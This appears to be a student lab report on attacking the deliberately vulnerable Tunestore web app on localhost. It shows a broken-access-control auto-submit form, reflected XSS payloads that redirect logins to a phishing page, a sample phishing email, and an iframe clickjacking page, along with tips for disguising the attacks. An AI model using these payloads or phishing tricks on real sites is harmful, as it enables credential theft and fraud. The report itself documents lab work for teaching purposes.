
```
</strong>
<br>
"
  Paul Anka
"
▼<p>
  <br>
  <a href="/Tunestore2020/download.do?cd=anka.mp3">Download</a> == $
  <br>
  <a href="/Tunestore2020/giftsetup.do?cd=1">Gift</a>
  " ($9.99)
```

In Sublime, the script written will allow an attacker to replicate the post method used to download the CD. The script was saved as “index.html” in the folder dedicated to brokenaccesscontrol in the webapps folder. Below is the script:


~/Documents/apache-tomcat-9.0.37/webapps/brokenaccesscontrol/index.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
index.html

```
<html>
<head>
<body>
    <form action = "https://localhost:8082/Tunestone2020/download.do?cd=anka.mp3" method = "
    POST">
    </form>
    <script>
        document.forms[0].submit();
    </script>
</body>
</head>
</html>
```

Log out of the user ‘example’ account. Replace the existing URL from the main page to localhost:8082/brokenaccesscontrol/ and press enter, which will carry out the broken access control attack. Below is a screenshot of the outcome of the attack.




An attacker is able to successfully exploit the broken access control vulnerability to exploit their privileges and download any CD they would like.

## 4.0 XSS Vulnerability

The Tunestore application is vulnerable to XSS vulnerabilities. An XSS Vulnerability can occur when a user accesses a vulnerable website, and inputs script with malicious intent. This is done in a way where the script is stored browser side and affects an innocent end user. The end user's browser has no way of screening the script prior to it running and will execute whatever malicious script the attacker has manipulated. Using an XSS vulnerability, attackers are able to access information they shouldn't be able to, and can even impersonate a user or manipulate how a web application is displayed. In the case of the Tunestore application, an XSS vulnerability can be used to harvest user login credentials by changing the submission link to a phishing web site.

### *4.1 Harvest user login credentials by changing the submission link to a phishing web site*

One instance of an XSS vulnerability in the Tunestore application would be a reflected XSS that allows an attacker to manipulate the login page to send a user to a phishing web site. In the login page of the Tunestore application, if a user fails to login, their username is displayed. This is where an attacker can take advantage of this vulnerability. Below is a screenshot of the login page of the Tunestore application.




An attacker can exploit a reflected XSS by entering the following into the login username field:

<script> window.location.replace(URL); </script>
The URL can be replaced to fit whatever website the attacker would like to navigate the user to. In this case, our URL is: http://localhost8082/xssvulnerability/

Example: <script> window.location.replace(http://localhost:8082/xssvulnerability/");
</script>

Ideally, the attack would be better suited with assigning the login button with a specific name in the HTML code. This way, the attacker could grab the login button, and add an event listener that would navigate to the phishing site during a click event.




Login username: <script> window.location.re

Login password:

Stay Logged In?

Do not have an account? Register here

With the login username field filled, hit the login button to see the vulnerability. The page is navigated to the phishing website. In doing so, the attacker can harvest user credentials by utilizing resources such as a man in the middle proxy to grab the HTML request.




You've been hacked

### *4.2 Attack Document*

An attacker can utilize an attack document to get an unsuspecting user to click on a link. In the case of the reflected XSS vulnerability that exists within Tunestore, we can set up a link where once the user clicks on it, types their information in, and hits submit, they'll be redirected to the attack. The Full URL below has a link to the Tunestore application with the attack embedded inside of it.

Full URL: http://localhost:8082/Tunestore2020/login.do?username=<script> window.location.replace("http://localhost:8082/xssvulnerability/"); </script>&password=

Ideally, you would want to use a TinyURL to help shorten the length of the URL and make it look less suspicious. Furthermore, you can use a hyperlink and change the text to display to add another layer of disguise. You can then embed the link in an unsuspecting email. Below is a screenshot of an example of an attack document.



Bill

New CD's


Hey Bill, I recently sent you a friend request on Tunestore. I was hoping you would accept it and check out some of the new CD's I got. If you like any of them, let me know and I'll gift it to you. Here's the link so it's easier: Tunestore

## 5.0 Clickjacking Attack

The Tunestore application is vulnerable to clickjacking attacks. A clickjacking attack can occur when a user clicks on a webpage element, such as a submit button, which is disguised as someone different than what was on the original web page. An attacker is essentially tricking a user into clicking on one thing that the user believes the button is intended for, however the user is clicking on something else. Using a clickjacking attack, attackers can trick users into visiting malicious websites, downloading software, or taking control of their computer. In the case of the Tunestore application, a clickjacking attack can be used against the “add friend” function.

### *5.1 Add friend*

An instance of a clickjacking attack in the Tunestore application would be the “add friend” functionality on the profile page. By using an iframe, I replicated the profile page for an existing user named ‘samuel’. Below is a screenshot of the page, as well as a screenshot of the source code.



Welcome samuel!
Your account balance: $10,000,009.99

Add Balance:
Type: -- SELECT
Number:
Amount:
Add

Friends
Profile
CD's

Log Out

Copyright © 2008 The Tune Store

Tunestore::Freinds


Friend Requests:

My Friends:

Fiona
Waiting


Add Friend

Friend name:
Submit


~/Documents/apache-tomcat-9.0.37/webapps/clickjacking/index.html (brokenaccesscontrol) - Sublime Text (UNREGISTERED)

```html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
   <title>Tunestore::Freinds</title>
   <style>
        body{
            position: relative;
            margin: 0;
        }

        iframe, article, a {
            border: none;
            position: absolute;
            width: 100vh;
            height: 100vh;
        }

        article{
            z-index: 100;
        }

        a {
            display: block;
        }

   </style>
</head>
    <body>
        <iframe src = "http://localhost:8082/Tunestore2020/friends.do">
        </iframe>
        <article>
            <a href = "http://localhost:8082/xssvulnerability"></a>
        </article>
    </body>
</html>
```

For the demonstration, I covered the entire page with the layer so it would be easier to click on. However, ideally you would want to make it invisible and hover only around the submit button. This way, a user is more unsuspecting. In addition to this, you would want to use a URL that is like the original one. This way, a user has no way of telling the real difference between the pages. Once the user attempts to click on the submit button, the following occurs.


localhost:8082/xssvulnerability/
You've been hacked